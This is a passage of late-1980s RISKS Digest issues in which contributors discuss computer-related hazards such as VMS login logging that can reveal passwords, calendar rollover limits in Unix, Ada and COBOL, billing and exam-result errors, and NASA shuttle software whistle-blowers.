Once dozens of programmers leave their mark on software as it starts moving through its life cycle of 10 to 20 years, it becomes like a dangerous inner tube. "It's been patched and extended and enhanced to the point that it is now a maintenance nightmare," says Michael Bealmear, a partner at Coopers & Lybrand.

Some hope for a solution [to low software productivity] is seen in what are called fourth-generation languages... This is like giving reporters something that would let them just write an outline for an article rather than having to write the whole thing. Some users talk of quintupled productivity... But the new languages... may work just for one part of a project on one type of operating-system software on one type of computer. Software that uses them also runs more slowly.... New Jersy's vehicle-registration and driver-license operations slowed almost to a halt a few years ago, and officials are still sorting through the mess....

IBM says it has been improving its programmers' productivity about 7% a year simply by managing matters more carefully.

"It took us a lot of years to get into this mess," says Ray Stanley, a VP at American Express Co., "and it's going to take us a lot of years to get out of it."



LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter> Wed, 27 Jan 88 12:35 EST

<LEICHTER@VENUS.YCC.YALE.EDU>
Subject: VMS and login failure logins

Recent notes on these lists have reported a "bug" in VMS, in which a failed login attempt can cause the username being logged into to be reported at the system console. Since it is a common error for a typist to get "out of sync" with the prompts and enter his password for his username, this can reveal a password.

The "bug", however, is in a faulty - and foolish - setting of a VMS parameter at the site involved. VMS will log the actual username typed in EXACTLY one case: When it has decided that an attempted breakin may be in progress at the terminal. It so decides when it sees more than L failed login attempts from the same source with T seconds. L is normally 5, and T is normally 300. "The same source" specifies a physical source - a terminal line or a specific remote network node - and, optionally, a particular username.

The site at issue here had set L to either 1 or 2 - the message was ambiguous, since it said "2" but then described a scenario in which the second attempt to log in caused a message with the username to be logged, which would imply that L was actually 1. In any case, both 1 and 2 are absurd choices; they are presuming a breakin attempt as the result of ONE typo! Apparently the system manager at this site doesn't understand the various elements of the VMS login security system. For example, if his goal was simply to get a security alarm on a failed login, he could have done that directly (SET AUDIT/ENABLE:LOGFAIL). Those alarm messages do not contain the username.

To answer two obvious questions:

- Why include the username information at all, ever? It's needed sometimes. If you came in on Monday and found a record of several hundred failed attempts to log in, wouldn't you think it important to know which accounts had been the targets? Obviously, there are risks in recording this information; but there are also risks in NOT recording it. VMS tries to balance them by only logging this information in situations that are very unlikely to arise accidentally. You can change the balance any way you like. This site had unwittingly changed the balance to "record very often".
- Why log the information to the console, "where everyone can see it", rather than only to a log file? A log file can be altered; it's much harder to alter a paper record. If you really don't want security messages to appear on the console, you can disable them (REPLY/DISABLE:SECURITY).

In any case, a site seriously concerned with security must provide physical security for its console terminal!

I've seen more harm done by security managers who didn't understand basic security issues than by almost any other single group. If you manage security on a VMS system, read the "Guide to VAX/VMS System Security", CAREFULLY, before you start screwing around with the VMS security systems. Then read it AGAIN, and really understand what you are trying to accomplish and what the side-effects will be, before you start changing defaults that are not haphazard but the result of some thought, design, and review.

Jerry

Software Power Switches

<SC400000@BROWNVM> Wed, 27 Jan 88 12:57:58 EST

I was recently using my SHARP EL-506P calculator when it hung up. I wasn't in the middle of an important calculation, so I tried to clear it and finally, pressed the OFF button. But, alas, the OFF button was locked along with the rest of the keypad. So, I popped the back cover off and pulled out the batteries, put them back in and I was back in business. I'd have to assume that SHARP never expected their calculator code to

hang so felt that a processor controlled OFF button was fine. What if it had been one of the solar-powered calculators? I'd have shut off my office lights and waited, I suppose.

-Mike Russell

A risk of using spelling checkers

Andy Freeman <ANDY@Sushi.Stanford.EDU> Wed 27 Jan 88 06:34:56-PST

In RISKS DIGEST 6.15, you wrote:

[I fixed a spelling error and happened to ask Geoff about it. He said his speller had barfed on that word, so -- assuming the word was absent from the dictionary -- he added the (accidentally, identically incorrectly spelled) word. An interesting risk of using spellers. PGN]

I think that someone at PARC studied this and discovered that a larger word list is bad thing for precisely this reason, i.e., English isn't quite sparse enough. This work discussed what good sizes were and may have mentioned contents as well.

Of course, some languages are more sparse (the lexical distance between words tends to be larger than it is in English) while others are less sparse. I've heard that Russian is a sparser language than English while Arabic is less sparse.

In other words, the risks of using "lookup a word" spelling checkers are language dependent.

-andy

ps - Brian Smith noted than English is just about right for crossword puzzles in two dimensions while Russian crossword puzzles should have fewer (or lots of blacked-out squares) and Arabic ones need more to make the clues necessary for filling in the blanks. Of course, one could argue that the point is to fill them in correctly, but English penalizes wrong words while a 2-d crossword puzzle in Arabic won't.

★ RE: RISKS in Cable TV?

Andy Goldstein <goldstein%star.DEC@src.dec.com> Wed, 27 Jan 88 07:39:58 PST

In reply to [...]'s story of the cable remote box going off...

Save your paranoia for the folks that are really out to get you. The fluorescent lamp is the giveaway. A power interruption of a fraction of a second will shut off a manual-start fluorescent lamp. There's nothing the cable control signals can do that would affect power delivery to the lamp. Look for a loose fuse, a flaky circuit breaker, or flaky wiring. Soon, before it starts a fire.

Re: Calendar bomb in the Ada language

Jim Purtilo <purtilo@brillig.umd.edu> Tue, 26 Jan 88 22:25:14 EST

Douglas Jones (RISKS-6.15) doesn't need to wait until 2100 for more time surprises. If he can be patient until fourteen minutes and eight seconds after 10pm on January 18, 2038, then those of us still running Unix 4.nBSD on our 32-bit dinosaurs will find our ``gettimeofday'' system call returning integers that roll over into a very negative number (remember the Unix convention, time is based on `number of seconds since January 1, 1970'). Other system calls that (correctly or otherwise) take this value as a signed integer will then tell us we have gone back to the simpler days of the early 20th century (my ctime call tells me this flashback will be to December 13, 1901, at 15:45:52.)

As an aside, it is interesting that, due to apparent errors in how the ctime call operates on the integer argument in the conversion, I have found at least one Unix implementation we regularly know and love which predicts this hackers' millenia will occur 0x45FF seconds later than the correct moment.

Either way, I'm looking forward to it.

Jim

★ Time Bombs in Bank Computers (Re: RISKS-6.11)

John McLeod <jm7@pyr.gatech.edu> Wed, 27 Jan 88 11:56:13 EST

I was told by a professor recently that Nobody should have any money in a bank between december 31 1999 and jan 1 2001. As there are so many cobol programs in existence with a two character year field.

JOHN MCLEOD, Georgia Insitute of Technology, Atlanta Georgia, 30332 uucp: ...!{akgua,allegra,amd,hplabs,ihnp4,seismo,ut-ngp}!gatech!gitpyr!jm7 ARPA: jm7@pyr.ocs.gatech.edu



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 17

Thursday, 28 January 1988

Contents

Two recent stories with lessons to be learned

Rich Kulawiec

Ada Standard Time

Mike Linnig

Preventing Train Collisions by Technology

Mark Brader

Tax form iteration

G. Ansok

Kenneth Sloan

Boisjoly receives award

Peter Ladkin

Info on RISKS (comp.risks)

Two recent stories with lessons to be learned

wombat <rsk@s.cc.purdue.edu> Thu, 28 Jan 88 18:49:10 EST

First story: a friend of mine works in a chain drugstore in Indianapolis. They have an alarm system which is connected to a computer at a security company's central offices. Periodically, the store manager conducts a test by calling the security company, giving a password of some sort that authenticates him as someone empowered to do this test, and then deliberately setting off the alarms in the store one by one. He then calls them back, and finds out if all this worked. On their end, they instruct their computer that this particular system should be put in "test" mode for the duration of the test, and then they put it back in "armed" mode.

On January 7th, the store conducted a test. On January 23, the store was burglarized and the police weren't called. You guessed it: the system was still in test mode, and thus the alarms were ignored even though the sensors worked correctly. It is unclear whether the store manager didn't call back or whether the computer operator failed to reset the status on their alarms; but what appalled me was that their software didn't flag this system as

having been in test mode for over two weeks.

[The burglar could plead No Con Test? PGN]

Second story: our local cable company recently revamped their system, forcing everyone to get new converters. These new boxes have some additional features, one of which is that they can be programmed to turn on at a preset time on a preset channel. (This makes videotaping a bit easier; it's now possible to tape two programs on different encrypted channels in one session by instructing the converter to switch channels. Previously, one would have to set the converter to one channel, program the VCR to tape that program, and then hope somebody at home would remember to switch channels on the converter in between programs.)

Well, the central cable clock is broken at the moment, and so none of this is working very well. It turns out that the converters don't have a free-running clock which is periodically sync'd to the central office master (which was how I figured they had implemented this function), but that the converter is told to increment the clock every now and then (the person on the phone couldn't tell me the interval) and thus it becomes helpless if the central clock fails.

Given the low cost of adding a local time-keeping function of the converter, I'm surprised that this wasn't done. The centralization of this function may mean that it's more accurate--when it works; but it also means that when it's broken, it's *really* broken.

[Moral: A glitch in time slaves lines. PGN]

Ada Standard Time (RE: RISKS-6.15)

Mike Linnig <LINNIG%eg.ti.com@RELAY.CS.NET> Thu, 28 Jan 88 16:50 CDT

Doug Jones is quite correct. The current version of the Ada Standard MIL-STD-1815A (1983) still has 2099 as the maximum year. I assume they picked such a limited range for error-checking reasons (i.e., having 88 as a year would be an error if you meant 1988). For the reasons Doug Jones stated I would prefer to see the upper end of the range as 3099 or some such -- far enough into the future that no device programmed in Ada need ever worry about surviving that long.

Mike Linnig, Texas Instruments

[Don't you think Fortran '77 will someday mean 2077? or 3077? It has already been around almost forever. Why not forever? PGN]

Preventing Train Collisions by Technology

Mark Brader <msb@sq.com> Thu, 28 Jan 88 01:00:30 EST

- > The FCC's private radio bureau reported [of the Chase, MD, accident]
- > that "This terrible collision could have been avoided had the
- > locomotives been under the control of a central computer."

It could also have been avoided if the turnout in question had had a "derail". This device, as the name suggests, would derail one train -- in this case, the locomotives -- rather than letting it onto the through line where it could (and did) collide with, in this case, the passenger train. Derails are commonly seen on this continent, but generally only at sidings where both switch and derail are manually controlled.

On the other hand, there was a famous accident in Britain in 1940 where a similar device called "trap points", operated in conjunction with the turnout, did prevent the otherwise certain collision of two passenger trains by allowing one to derail.

(The flip side of this method, of course, is that the derail, even if properly used, could cause a derailment when there was no train nearby on the main line and no chance of a collision.)

Mark Brader

Tax form iteration

"G ANSOK" <ansok@scivax.stsci.edu> 28 Jan 88 16:38:00 EST

Actually, this has been thought of before. The preferred procedure, according to the Fed's 1040 instructions, is to deduct the state taxes withheld during 1987 on your 1987 federal return. If you get a refund, that must be declared as income on your 1988 federal return :-). However, if you need to send more money to the state, this isn't deducted until your 1988 return, either :-(. Both this method and the figure-the- actual-state-tax method are allowed.

I believe that some states have been pegging state taxes to the federal return for years. If so, no doubt you will hear from RISKS readers in those states. This is not a new problem -- just new in California.

Gary Ansok

Re: A feedback loop in tax preparation algorithms

Kenneth Sloan <sloan@tanga.cs.washington.edu> 28 Jan 1988 12:39-PST

Well...without looking at the specifics, and relying only on general principles of similar "loops", here's what I've always understood to be the case. Source: IRS instructions which dealt explicitly with the "problem".

You prepare the Federal return first. On the Federal form, you show the state taxes actually paid during the previous year. The fact that you may have to pay MORE state tax, or get a state REFUND, is irrelevant. The extra payment, or the refund, will affect NEXT year's Federal tax. Note that this principle holds even if there is no "loop" (that is, you live in a state which does not peg it's taxes to Federal tax policy). In general, the Federal form is only interested in money which actually flowed into and out of your pockets LAST YEAR.

The state return wants line items transferred from the Federal form because they want to follow the same rules, but don't want to deal with yet another copy of the forms.

So, "PGN's solution" is correct as far as it goes, but for other reasons. Note that NEXT year, the Feds will want to know about the state tax refund that you are getting THIS year (it's INCOME this year) or the extra tax you actually paid THIS year (it's a state tax, paid NOW).

Of course, all of this is wrong if indeed there are explicit instructions telling you to make "many successive iterations through the state and federal computations if you want to be precise". If you can cite them, don't both to tell me about them, fire your state legislators.

But, I don't think that's so. My guess is that the flaw is the idea that "you cannot complete your federal return until you have completed your state return". I think that's simply wrong.

It's true that you can get a larger Federal deduction by overpaying you state tax. BUT, you get a larger income next year. Somehow, this doesn't look like a money making proposition. It seems MUCH more likely that you can make money by UNDERpaying (to the amount allowed) this year, taking a hit on the deduction this year, getting the smaller income next year (you get to deduct the final state tax payment), and having the money to use for a year.

-Ken Sloan

[Of course there are no explicit instructions to go around the loop until you converge. I think the author was musing on the difficulty of calculating the exact tax due without over- or underpaying either state or federal. But the article seems to imply something more insidious than actually exists in practice. PGN]

Boisjoly receives award

Peter Ladkin <ladkin@kestrel.ARPA> Thu, 28 Jan 88 14:30:07 PDT

The New York Times for Thursday, Jan 28 has an article on page 9 entitled 'Whistle Blower To Get Award', mentioning that Roger Boisjoly, the former Morton Thiokol engineer about whom there has been some recent risks discussion, is to be awarded the Scientific Freedom and Responsibility Award by the American Association for the Advancement of Science. The article also notes that Boisjoly hopes his suit against Morton Thiokol results in 'a drastic improvement in ethical conduct'.

peter ladkin



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 18

Friday, 29 January 1988

Contents

Amazing story about shuttle software whistle-blowers

Nancy Leveson

AT&T computer billing error

Dave Curry

A testing time for students

Dave Horsfall

Re: RISKS in Cable TV?

Marty Moore

Re: Calendar bomb in the Ada language

Robert I. Eachus

Marty Moore

Technology Transfer Policy

Gordon S. Little

The fine points of fixed points

Jim Horning

Horrendous proliferation of BITNET barfmail

BITNETters PLEASE READ

Info on RISKS (comp.risks)

Amazing story about shuttle software whistle-blowers

Nancy Leveson <nancy@commerce.UCI.EDU> Fri, 29 Jan 88 10:46:08 -0800

Time Magazine reports this week (1 Feb 1988, pp. 20-21) on a newly released congressional study of safety problems with the Shuttle software and hardware. I recommend you all try to get the article. It is horrifying.

Just in case you can not get it, I will try to summarize it. Apparently, a newly released report by a blue-ribbon committee of eight experts commissioned to review NASA's safety procedures was highly critical about NASA and its contractors. Basically they charge that schedules are again taking precedence over safety (as before the Challenger accident). The report also charges that NASA contractors have ignored and harassed

whistle-blowers. Some were even threatened.

Some examples:

Sylvia Robins was a system's engineer for Unisys who is one of the contractors for shuttle software. In March 1986 she was approached by software experts at Rockwell (the prime contractor) for help to find out whether Unisys had an adequatre system for testing the shuttle's backup software. She claims that she discovered that in order to save time, Unisys was testing the main and backup software at the same time that changes were being made in payload and other shuttle flight plans. This saved a 3-week hold for each test (until the changes were completed), but meant that the test results were meaningless -- since the software could not be adjusted and tested simultaneously.

When she told her supervisors about it, she was told to drop the matter and not tell Rockwell about it. She says her bosses considered her a trouble-maker because she had earlier complained that Unisys did not have the proper facilities for protecting the software for secret DoD missions assigned to shuttle flights. She claims that her supervisor met with some employees and tried to get them to falsify some documents in order to provide "proof" that she had called some staff meetings without authorizing overtime pay. When one woman refused to make such a false claim, she was fired. Robins was also fired. She was then hired by a Rockwell subsidiary where she repeated her complaints to her new bosses, to the FBI, and to NASA's inspector general. She has received letters threatening her life. Two other whistle blowers also contend that they have received anonymous telephone threats against their children.

Another case involves a former Rockwell QA engineer who says that an audit against Rockwell's shuttle hardware and software revealed that only 12% met NASA's contract specifications. His supervisor told him to change the number in his report to 96% or better. He refused and five weeks later was fired.

A current Rockwell engineer reports that the company in June 1987 failed to place a protective password on at least one shipment of shuttle software tapes, allowing changes to be made without being recorded. She produced a record showing that one anonymous change had actually been made to the software. The whistle-blowers also claim that supposed confidentiality of complaints is not being observed at Rockwell and that, in fact, they have found themselves being followed by cars at night, some of whose license plates have been traced to the Rockwell security force.

Rockwell denies all charges. George Rodney, who was given responsibility for safety at NASA after the Rogers' Commission report on the Challenger accident, says that they are reorganizing safety and quality control. I can give personal testimony that I have been contacted by people involved in the new Safety Office at NASA Headquarters and that they appear to be sincerely interested in doing something about software safety for NASA programs. I am not so convinced that their contractors are as committed, at least from the evidence given in the Time story.

I gave a talk in October at the CPSR Annual Meeting and suggested that we could not call ourselves professionals until we accept responsibility for the

quality of the products we produce. It looks like some computer professionals are doing that, at great personal cost. I have fears, however, that this is all just the tip of the iceberg. Frankly, I can see little justification for worrying about software that won't work in the year 2099 because of some flaw in the way Ada handles dates. We should be spending our time discussing what to do about the software that may not work now.

Nancy Leveson

[TIME article by Ed Magnuson, reported by Jay Peterzell/Houston.]

AT&T computer billing error

Dave Curry <davy@intrepid.ecn.purdue.edu> Fri, 29 Jan 88 11:09:43 EST

From the Lafayette (Indiana) Journal & Courier, 1-29-88:

NEW AT&T COMPUTER BILLS CUSTOMERS TWICE

PROVIDENCE, R.I. - Up to 2 million AT&T telephone customers across the country have been billed for payments they already made. Some accounts have mistakenly been referred to collection agencies.

AT&T officials said Wednesday that the billing problem stemmed from a new computer system.

Company officials said payments for the residence and small business accounts were received but not properly posted in the billing records.

Those with billing complaints were asked to send copies of their canceled checks.

A testing time for students

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Thu, 28 Jan 88 10:53:16 est

An article in "The Australian", Tuesday 19th January, 1988, is headlined "No one told system the school year had changed". It goes on to say: "Education officials worked through the night to check 45,000 sets of exam results last week, after a computer error sent false results to more than 80 Victorian students. More than 50 students who sat the Year 12 Victorian Certificate of Education (VCE) exam were wrongly told they had passed. At least 30 others were told they had failed when they had actually been successful.

The Victorian Curriculum and Assessment Board, which administers the exam, said one of the causes for the error was the change from a three-term to a four-term school year, which the board's computer had not been ready for.

... The media liasion officer for the VACB, Ms Wendy Hunter, told [the paper] that the error only affected about 85 of those "borderline" cases whose results depended on compensation - though she said the board realised how important the results were to each person.

The complex method of compensation includes credit for work done during the term (no-one told the computer the shortened term counted for less) as well as the chance for good passes in some subjects to make up for a narrow fail in others.

Ms Hunter explained that in a three-term year, credit was given for units per term, but in a four-term year it was for units per semester - which meant a term's work only counted for half a unit."

The best bit came at the end of the story:

"The head of Melbourne's Swinbourne Institute of Technology computer centre queried the board's original statement that the problem had been caused by 'computer error'. "Computer error can mean just about anything", the centre's manager, Mr Michael Plunkett, said."

Indeed it can.

Dave Horsfall (VK2KFU) ACS: dave@stcns3.stc.OZ.AU

STC Pty Ltd ARPA: dave%stcns3.stc.OZ.AU@uunet.UU.NET

11th Floor, 5 Blue St UUCP: {enea,hplabs,mcvax,uunet,ukc}!\

North Sydney NSW 2060 AUSTRALIA munnari!stcns3.stc.OZ.AU!dave

Re: RISKS in Cable TV?

marty moore <MOOREMJ@aim.rutgers.edu> Fri, 29 Jan 88 08:58 EST

It really is possible for the contents of a TV signal to affect the TV itself. I once had a TV with one of the old sonic remote controls. At that time there was a cereal commercial (I don't recall which brand) which featured exploding cereal boxes. The explosion sound apparently contained the right frequency or harmonic, because every time the explosion occurred, my TV changed channels.

I always thought this had great possibilities for unscrupulous TV station programmers. ("Let's buy some commercials through a dummy on the other stations...we'll bury the signal to change to our stations in the commercials. The audience will never know the difference.")

Re: Calendar bomb in the Ada language

Eachus <eachus@mitre-bedford.ARPA> Fri, 29 Jan 88 16:29:36 EST

I hope to be around to celebrate the Ada Doom Date (January 1, 2100), but the situation is not as bad as has been indicated here. In fact, I would argue given recent experiences that the situation in Ada is much better than the current state of the practice. The function TIME_OF will raise CONSTRAINT_ERROR if called with a year outside the range 1901..2099, and the "+" and "-" functions are required to raise TIME_ERROR if the resulting TIME is outside the permitted range, but:

None of this is a part of the Ada language, but a package required to be provided by all valid implementations. In other words, you can write or use your own.

The function CLOCK may return a time outside this range (assuming the program remains around long enough for that to be valid).

All Ada implementations are tested as part of the validation process to see that the CALENDAR package functions correctly, and the quality of these tests is continually being improved. There shouldn't be any Ada time bombs for at least a hundred years, if then.

Another doom date worth noting is January 1, 2028, the date when MS-DOS goes belly up. (Dates are represented internally in a 16-bit word, with five bits for the day, four bits for the month and, you guessed it, a 7 bit year). Try putting in the wrong date on a machine with no clock and no hard disk (and a spare copy of your system disk) sometime...

Robert I. Eachus

★ Re: Calendar bomb in the Ada language

marty moore <MOOREMJ@aim.rutgers.edu> Fri, 29 Jan 88 08:57 EST

I have always assumed that the Ada type YEAR was constrained to the range 1901..2099 in order to simplify leap year calculations. All years in that range which are divisible by 4 are leap years; however, 1900 and 2100 are not leap years. Does anyone know if this is true?

I wonder how many systems will have problems in 2100 because they incorrectly assume it is a leap year.

[OK. Probably enough speculation on this topic for a few years. But let's hear it when the alarm goes off. PGN]

Technology Transfer Policy

"Gordon S. Little" <Littleg@HIS-PHOENIX-MULTICS.ARPA> Thu, 28 Jan 88 18:09 MST

Paul Smee's statement about the application of US technology transfer policy is nothing short of astounding.

- > Perhaps one of the lesser-known 'features' of the US technology
- > transfer policy is the fact that the US government applies it
- > internationally...

Political pressure we have with us always, and that is understandable and a fact of life. But what legal principle sanctions the right of ANY country to enact laws governing the action of FOREIGN nationals IN THEIR OWN (SOVEREIGN) COUNTRY? This is hardly a technical RISK, but if such unbelievable arrogance were to pass unchallenged and such a principle were accepted internationally, the absurdities that could result must be obvious to anyone.

The fine points of fixed points

Jim Horning <horning@src.dec.com> 29 Jan 1988 1123-PST (Friday)

The year I moved back to Palo Alto from Canada I DID have an explicit recursion in my tax calculation. I had four kinds of income:

- 1. Canadian income earned while a resident of Canada,
- 2. American income earned while a resident of Canada,
- 3. American income earned while a resident of America, and
- 4. Canadian income earned while a resident of America.

The US claimed the right to tax all four kinds of income, but granted credits FOR TAX REQUIRED TO BE PAID to Canada for kinds 1. and 4. Canada only wanted to tax kinds 1. and 2., and granted a credit FOR TAX REQUIRED TO BE PAID to the US on kind 1. The fixed point was reached in only two iterations because of MIN and MAX occurring at strategic points in the calculation.

However, to complicate the situation, this was the year that treatment of foreign earned income was "reformed," and Congress changed the law RETROACTIVELY several times. I filed a form 1040R to claim an increased refund, and received two other small unsolicited US refunds. I suppose I should have recalculated my Canadian tax, too, but I didn't.

[I note that the convergence in this case in the CA/fed case may not always result in a unique solution -- a pair of oscillating solutions could arise, because of round-off... By the way, several readers noted (again -- see my comments in RISKS-6.17) that there is no actual iteration if you are happy with whatever state tax you estimated and paid in 1987. So I keep responding that the iteration results from trying to refine the estimate, but that is not required by law. PGN]

Horrendous proliferation of BITNET barfmail

<Neumann@SRI.COM> Fri 29 Jan 88 17:00

==== HELP! risks@hemuli.uucp vanished, CAUSING ALL BITNET READERS === === to get many (60 is the most reported yet) copies of BARFMAIL! === === dae@PSUVAX1 reported that this address has been invalid for === === quite a while and it cannot deliver the message since PSUVAX1 ===

```
=== doesn't know the path to that .UUCP node. If anyone does know ===
=== a node, please tell dae (mon). (Noted by Marc Shannon, to whom ===
=== you BITNETters generally owe thanks for having volunteered to ===
=== help you all stay in contact with RISKS, despite all the flaki- ===
=== ness of the interconnections. I can't fix it. Sorry.) PGN ===
```

FOR PROSPECTIVE BITNET SUBSCRIBERS

By the way, many of you have recently requested to be added. In some cases I find I cannot get mail back to you! So, here once again is the procedure. (PLEASE DON'T SEND BITNET REQUEST MAIL TO ME.)

Please try to add yourself according to the following recipe. (Any one of the three locations should work -- they are supposed to be interconnected.) That way you will be able to handle future changes directly.

<<<<<<<<<<<<<<<<<><><><><><>><><>><>

BITNET SUBSCRIBERS:

DO NOT NOTIFY RISKS OF FUTURE ADDRESS CHANGES.

For subscription assistance, please observe the following instructions:

For WISCVM, send mail to LISTSERV@CMUCCVMA, with a single line request: SUBSCRIBE MD4H your name or UNSUBSCRIBE MD4H your name

For FINHUTC, send mail to LISTSERV@FINHUTC, with a single line request: SUBSCRIBE RISKS your name

Or UNSUBSCRIBE RISKS your name

For UGA, send mail to LISTSERV@UGA, with a single line request: SUBSCRIBE RISKS your name or UNSUBSCRIBE RISKS your name

The only mail to RISKS@CSL.SRI.COM should be RISKS contributions.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 19

Monday, 1 February 1988

Contents

No Time like the Present for Old Timers Scott Dorsey

More software future shock William Smith

TV Remote controls Richard Dervan

Hertz Computer Hertz Repairees

Dave Wortman

Blowing Whistles or Blowing Smoke? Guthery

Your SideKick may not be on your Side!

Scott M. Martucci

Re: Library Privacy -- the backup system David Collier-Brown

Virus anxiety expressed in NY TIMES Jon Jacky

Re: A feedback loop in tax preparation algorithms Les Earnest

Info on RISKS (comp.risks)

✓ No Time like the Present for Old Timers (Re: RISKS-6.16)

Scott Dorsey <kludge@pyr.gatech.edu> Fri, 29 Jan 88 22:59:50 EST

In Risks 6.16, John McLeod from Right Here at Tech writes:

>I was told by a professor recently that Nobody should have any money in a >bank between december 31 1999 and jan 1 2001. As there are so many >cobol programs in existence with a two character year field.

I worked at one point for a mental hospital which had a lot of long-term patients. The patient's year of birth was represented as a 2-digit number, and any patients with negative ages (who had been born before 1900) had 100 added to their age whever ages were calculated. This worked quite well for

several years, until one of the patients in the geriatric unit passed age 100. Now anyone who is less than 10 years old is assumed to be a rollover, as there were no patients under 14 years of age at the time the patch was made.

Scott Dorsey Kaptain_Kludge
SnailMail: ICS Programming Lab, Georgia Tech, Box 36681, Atlanta, Georgia 30332
uucp: ...!{decvax,hplabs,ihnp4,linus,rutgers,seismo}!gatech!gitpyr!kludge

More software future shock

William Smith <wsmith@b.cs.uiuc.edu> Sat, 30 Jan 88 00:24:27 CST

If you aren't tired of problems with regards to time functions, here is another:

In the version of Ultrix from 2 years ago, ctime() returned garbage characters in the year field if the date was past the year 1999. I haven't used that system for 2 years, so the bug may have been fixed by now, but I wouldn't bet on that.

Bill Smith, wsmith@a.cs.uiuc.edu, pur-ee!uiucdcs!wsmith

TV Remote controls

Richard Dervan <ccoprrd@pyr.gatech.edu> Sun, 31 Jan 88 12:44:45 EST

> ... great possibilities for unscrupulous TV station programmers...

Well, this is possible, but how are you going to know which frequency or harmonic to include in your commercials? What might change one TV to the channel the commercial is being broadcast on, might change another TV to a different channel. I have never known of a standard for sonic remote controls.

-Richard Dervan

Richard B Dervan - Office of Computing Services | Go you fuzzy | Georgia Insitute of Technology, Atlanta Georgia, 30332 | Bees | uucp: ...!{akgua,allegra,amd,hplabs,ihnp4,seismo}!gatech!gitpyr!ccoprrd ARPA: ccoprrd@pyr.gatech.edu BitNet: ccoprrd@gitnve2.gatech.edu

Hertz Computer Hertz Repairees

Dave Wortman <dw%csri.toronto.edu@RELAY.CS.NET> Sun, 31 Jan 88 18:26:16 EST

Last week the NY Times Service reported that Hertz Corp is cooperating with the Justice Dept in an investigation of allegations that Hertz fraudulently

overcharged customers who damaged rental cars and were liable for repair charges. Hertz apparently bought repair parts and services at discount rates but billed customers and insurance companies at a higher rate. Hertz has already issued refunds of about \$3M and it is estimated that they may have collected \$13M through these questionable practices.

Hertz's computers were in on the fraud. In some parts of the U.S., company computers generated two estimates, one for the actual repairs and one with higher prices which was sent to customers and insurers.

Dave Wortman, Computer Systems Research Institute, University of Toronto

Blowing Whistles or Blowing Smoke?

"guthery%asc@sdr.slb.com" <GUTHERY%asc.sdr.slb.com@RELAY.CS.NET> Mon, 1 Feb 88 06:36 EDT

I agree with Nancy Leveson and have argued previously that the quality of our systems won't improve until we are willing to accept personal and financial responsibility for that quality. However, I seriously question the contribution of whistle blowing to this process.

First, it seems to me that the very last thing a whistle blower is interested in is accepting responsibility. What a whistle blower is saying to me is "Something is wrong here and rather than fix it and risk being held even partially responsible, I'll make sure I'm perceived as being wholly blameless by being a really Good Person and blowing this whistle and pointing my finger at everybody else in sight". In other words, encouraging whistle blowing provides a DISINCENTIVE to the acceptance of personal responsibility and accountability. Do you want to risk your family's financial security to a guy who's going to start lobbing fault grenades at the first sign of difficulty or something unexpected?

Secondly, while I certainly haven't compiled a definitive body of cases, it always seems that most whistle blowing has to do with how the papers where shuffled and the most predictable aftereffect of whistle blowing is still more bureaucracy. Now anyone who thinks that bureaucracies are good at engendering a sense of personal responsbility hasn't dropped by City Hall and tried to explain that the car was in the garage when the ticket was issued. And anyone who thinks that bureaucracies build safe, reliable compuer systems should visit the Social Security Administration's data processing center or their favorite nuclear reactor project.

I don't think we know enough about building computer systems to build good systems without making mistakes. Indeed, it is exactly the process of making mistakes that will teach us how to build good ones and avoid building bad ones. Whistle blowers would deny us this learning and condem us to building with our current and quite incomplete state of knowledge. In the main, they are 20th century Luddites blowing smoke not whistles.

Your SideKick may not be on your Side!

"Scott M. Martucci" <Martucci@DOCKMASTER.ARPA> Mon, 1 Feb 88 14:29 EST

While using the calculator option on SideKick, an error was discovered in a particular calculation. The simple division of 25963 by 25454 resulted in 1.014 (The actual answer is approximately 1.02). After calculating variations on the two numbers (i.e., dividing each by 10) and performing the division, the correct answer was displayed for that division. Other numbers in the range of the original numbers were used with no problems. I don't believe this problem is isolated to a particular version, as two different versions were tested with the same results.

Scott

★ Re: Library Privacy -- the backup system (Michael Wagner, RISKS-6.10)

David Collier-Brown <geac!daveb@uunet.UU.NET> 29 Jan 88 13:12:35 GMT

To my (slight) surprise, the Geac library systems used worldwide provides considerable protection against undesirable recreation of data from backup tapes.

As it happens, the material on the tapes are images of bit-aligned, n-bit-character, variable-length-pointer information.

To read them one needs either:

- 1) a very good understanding of the system storage compression mechanisms, or
- 2) an unused library to use to restore each backup, run your searches and then go on to the next backup.

The net result is that trying to get around the normal security protection against linking from patron to returned books may take an arbitrarily long time and arbitrary amounts of a scarce resource.

It is trivially true that any backup system can "be (mis)used to recreate the data in other situations", even if one is running a B2 Multics machine. One can, however, make it impractical.

dave (as much by good luck as by good management) collier-brown

David Collier-Brown. {mnetor yunexus utgpu}!geac!daveb Geac Computers International Inc., | Computer Science loses its 350 Steelcase Road,Markham, Ontario, | memory (if not its mind) CANADA, L3R 1B3 (416) 475-0525 x3279 | every 6 months.

Virus anxiety expressed in NY TIMES

Jon Jacky <jon@june.cs.washington.edu>

Sun, 31 Jan 88 18:56:10 PST

There is a big story on the front page of the business section (section 3) of the Sunday, Jan 31, 1987 NEW YORK TIMES: "Computer systems under seige," by Vin McLellan. Most of the incidents reported there will be familiar to RISKS readers, but what is notable is the prominence given the article, and the interest and worry apparently abroad. In particular, there is a lot of concern about the political and military implications. The story comes with a big illustration of a centipede-like critter seated typing at a PC, surrounded by a sea of PC's, each screen displaying an illustration of that same creature. Some excerpts (my comments in parentheses):

"The dangers of viruses and some of these other computer attacks are just unbelievable," says Donald Latham, executive vice president of the Computer Sciences Corporation and former Assistant Secretary of Defense who ran a Reagan Administration program to increase security in civilian and government computer systems. "The threat is more serious than most people think; no one can say enough about it."

(Latham was chief of C3I at the Pentagon, and was always testifying to Congress about command and control of nuclear forces, launch-on-warning, and things like that.)

(There is the interesting news that the Israeli virus might have been politically motivated:)

